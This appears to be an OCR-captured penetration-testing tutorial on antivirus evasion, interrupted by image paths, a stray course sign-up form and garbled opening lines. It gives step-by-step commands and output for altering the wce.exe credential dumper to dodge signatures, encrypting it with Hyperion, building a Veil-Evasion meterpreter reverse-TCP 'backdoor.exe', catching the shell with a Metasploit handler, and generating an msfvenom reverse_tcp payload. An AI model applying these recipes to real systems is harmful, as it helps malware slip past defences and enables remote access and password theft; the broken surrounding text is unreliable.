total
e5fa7e9bfcd5ce347db99e4addd700f9b4dc6ee419cc6221838f67
xe
3 17:05:12 UTC (1 minute ago)

Antivirus Evasion Tools [Updated 201

POSTED IN PENETRATION TESTING ON JANUARY 31, 2019

Often during our penetration testing engagements, we may have to bypass antivirus applications – especially during the post exploitation phase to execute certain files on the target machines. Sometimes it is challenging to bypass certain antivirus applications, as there is no standard method/technique available to bypass all the antivirus software. Thus, we need to try out different methods to bypass them. This article walks the reader through some of the popular tools available to play with Antivirus evasion.

File Splitters and Hex editors


The first technique that we are going to discuss is using file splitting tools to identify the exact signature that is being detected by the antivirus application and modify it. This is one of the oldest ways to bypass AV tools. This technique is efficient if we can locate the exact signature that is being detected. However, there is a limitation with this technique. If we mess the functionality of the application, it becomes useless even if we bypass antivirus. So, as long as the functionality is not modified while we are changing the signatures, we are good to go.

Let’s have a look at an example of how this really works against Antivirus tools.

I have downloaded wce.exe from the link given below. This is one of the commonly used tool during post exploitation for dumping passwords in clear text.


Link to download WCE: http://www.ampliasecurity.com/research/windows-credentials-editor/

When we scan this tool through virustotal.com, it is flagged as malicious by 47 Antivirus softwares out of 56.




SHA256:	c6333c684762ed4b4129c7f9f49c88c33384b66dfb1f100e459ec6f18526dff7
File name:	wce.exe
Detection ratio:	47 / 56
Analysis date:	2015-10-03 15:34:46 UTC (1 minute ago)

By using Dsplit, I have noticed that some antivirus software is detecting it as malicious using its welcome text, which is displayed when we run this tool. Therefore, I opened wce.exe in a hex editor and changed this signature from uppercase to lowercase and vice versa. This is shown below.



```
0002E9B0  30 31 33 20 61 4D 50 4C 49 41 20 73 45 43 55 52  013 aMPLIA sECUR
0002E9C0  49 54 59 20 2D 20 42 59 20 68 45 52 4E 41 4E 20  ITY - BY hERNAN
0002E9D0  6F 43 48 4F 41 20 28 48 45 52 4E 41 4E 40 41 4D  oCHOA (HERNAN@AM
0002E9E0  50 4C 49 41 53 45 43 55 52 49 54 59 2E 43 4F 4D  PLIASECURITY.COM
0002E9F0  29 0A 00 00 5C 00 00 00 4F 70 74 69 6F 6E 73 3A  )...\...Options:
0002EA00  20 20 0A 00 0A 00 00 00 09 2D 6C 09 09 4C 69 73    .......-l..Lis
0002EA10  74 20 6C 6F 67 6F 6E 20 73 65 73 73 69 6F 6E 73  t logon sessions
```

After making the above shown modifications to the binary, I have scanned through virustotal.com once again and noticed that 42 antivirus engines out of 56 have flagged it as malicious this time.



SHA256: 0b3dd55e0db0c184ebc6b58b1165730f7cb2b12bdddafe6eb686b4c8b854904e

File name: wce_modified.exe


Detection ratio: 42 / 56

Analysis date: 2015-10-03 15:40:44 UTC (1 minute ago)

However, this didn’t bypass most of the antivirus applications; it is possible to do that if we can locate the exact signature that is being detected by those AVs.

When we use the above-mentioned technique, we should not forget about the functionality of the binary while making changes.


As an example, here is the output of original wce.exe dumping the password from memory.



```
User\User-PC:password

C:\AV_EVASION>_
```

Figure 1: output of the original wce.exe

The functionality remained the same even after making changes to the binary. It is still able to get the password from the memory as shown below.




```
C:\AV_EVASION>wce_modified.exe -w
wce v1.41beta (X64) (wINDOWS cREDENTIALS eDITOR) - (C) 2010-2013 aMPLIA sECURITY
 - BY hERNAN oCHOA (HERNAN@AMPLIASECURITY.COM)
Use -h for help.

User\User-PC:password

C:\AV_EVASION>
```

Figure 2: output of the modified wce.exe

Hyperion

Encrypting the binary is one of the common ways to bypass antivirus detection. The logic behind using encrypters is to obfuscate the binary from antivirus tools by encrypting it. This will be decrypted back when the binary is run. Kali Linux has got an open source encrypter named Hyperion available in it. This can also be downloaded from the link below.



virustotal

SHA256: ecbac2a6c0bf8dbc7bed2370ed098cd43a56b0d69a0db1d5715751270711f1d6


File name: wce.exe

Detection ratio: 44 / 56

Analysis date: 2015-10-03 09:25:10 UTC (7 hours, 59 minutes ago)


As we can notice, 44 antivirus applications have flagged this as malicious.

Let’s encrypt this file with Hyperion as shown below.



```
root@kali:~/gcc-4.9-win32/bin# wine hyperion.exe wce.exe wcev2.exe
root@kali:~/gcc-4.9-win32/bin# 
```

Let’s scan this newly generated file once again and see the detection ratio.



File name: wcev2.exe

Detection ratio: 28 / 56

Analysis date: 2015-10-03 17:24:46 UTC (0 minutes ago)

As we can see in the figure above, this has got lesser detection compared to the unencrypted binary.

Veil-Evasion


Veil-Evasion is another popular framework written in python. We can use this framework to generate payloads that can evade majority of AVs.

Veil-evasion can be downloaded from their official website.

https://www.veil-framework.com


First download and install Veil-Evasion and run it using the following command

```
“veil-evasion”
```




```
Main Menu

       46 payloads loaded

Available Commands:

       use              Use a specific payload
       info             Information on a specific payload
       list             List available payloads
       update           Update Veil-Evasion to the latest version
       clean            Clean out payload folders
       checkvt          Check payload hashes vs. VirusTotal
       exit             Exit Veil-Evasion

[menu>>]:
```

As we can see, 46 payloads have been loaded. To use a specific payload, we can type “use” command.



```
        31)     python/meterpreter/rev_tcp
        32)     python/shellcode_inject/aes_encrypt
        33)     python/shellcode_inject/aes_encrypt_HTTPKEY_Request
        34)     python/shellcode_inject/arc_encrypt
        35)     python/shellcode_inject/base64_substitution
        36)     python/shellcode_inject/des_encrypt
        37)     python/shellcode_inject/download_inject
        38)     python/shellcode_inject/flat
        39)     python/shellcode_inject/letter_substitution
        40)     python/shellcode_inject/pidinject

        41)     ruby/meterpreter/rev_http
        42)     ruby/meterpreter/rev_http_contained
        43)     ruby/meterpreter/rev_https
        44)     ruby/meterpreter/rev_https_contained
        45)     ruby/meterpreter/rev_tcp
        46)     ruby/shellcode_inject/flat

 [menu>>]: 31
```


I am going to choose option 31 to create the executable payload python/meterpreter/rev_tcp. Infact, it creates a python script, which in turn will be converted into an executable using tools like pyinstaller.



```
ARCHITECTURE        32          Select the final binary architecture (32, 64)
COMPILE_TO_EXE      Y           Compile to an executable
EXPIRE_PAYLOAD      X           Optional: Payloads expire after "Y" days ("X"
LHOST                           IP of the Metasploit handler
LPORT               4444        Port of the Metasploit handler
USE_PYHERION        N           Use the pyherion encrypter

Available Commands:

       set          Set a specific option value
       info         Show information about the payload
       options      Show payload's options
       generate     Generate payload
       back         Go to the main menu
       exit         exit Veil-Evasion

[python/meterpreter/rev_tcp>>]: set LHOST 192.168.56.101
[i] LHOST => 192.168.56.101
[python/meterpreter/rev_tcp>>]: generate
```


In the above figure, we have set the LHOST to 192.168.56.101 and typed “generate” command to generate the payload.

Next, it will ask us to enter a name for the payload. I named it “backdoor”. As mentioned earlier, Veil converts python files to exe. It asks us to choose which tool we want to use for this process. Personally, I like Pyinstaller and I am going for it with option 1. These two steps are shown below.



```
    3 - Py2Exe

[>] Please enter the number of your choice: 1
```

Once done, it will create our final payload and gives us the location of it as shown below.



```
[*] Executable written to: /var/lib/veil-evasion/output/compiled/backdoor.exe

Language:           python
Payload:            python/meterpreter/rev_tcp
Required Options:   ARCHITECTURE=32  COMPILE_TO_EXE=Y
                    EXPIRE_PAYLOAD=X  LHOST=192.168.56.101  LPORT=4444
                    USE_PYHERION=N
Payload File:       /var/lib/veil-evasion/output/source/backdoor.py
Handler File:       /var/lib/veil-evasion/output/handlers/backdoor_handler.rc

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)

[>] Press any key to return to the main menu.
```

As we can see in the figure above, the authors of this framework are suggesting not to submit these samples online. Therefore, I have checked this payload in sandboxed environment with Avast Antivirus and it is not detected.

FIRST NAME *

LAST NAME *

EMAIL *

PHONE *


ORGANIZATION

INTERESTED IN STUDENT FINANCING? * ▾

WHO WILL FUND YOUR TRAINING? * ▾

TRAINING BUDGET * ▾


VIEW SPECIAL PRICING



Scan complete, NO THREAT FOUND

These payloads also work fine when they are executed on Victim's machines.

Following figure shows a meterpreter shell obtained using the payload created above.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Starting the payload handler...
[*] Sending stage (36849 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.1:64885) at
2015-10-03 12:13:28 -0400

meterpreter >
```

Try with other payloads that use encryption to get better output.


peCloak is another interesting tool that I came across from the following link.

http://www.securitysift.com/pecloak-py-an-experiment-in-av-evasion/

This script automates multiple tricks to evade AVs. The author has written this for his own purposes and he released it publicly as a beta version. This script gives us an idea of how we can write our own scripts to evade Antiviruses.


Let's see this in action.

I am going to create a meterpreter payload using msfvenom for this purpose. This is shown below.



```
root@localhost:~/Downloads# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 -f exe > test.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
root@localhost:~/Downloads#
```

Let us scan the payload "test.exe" through virustotal.com as shown below.



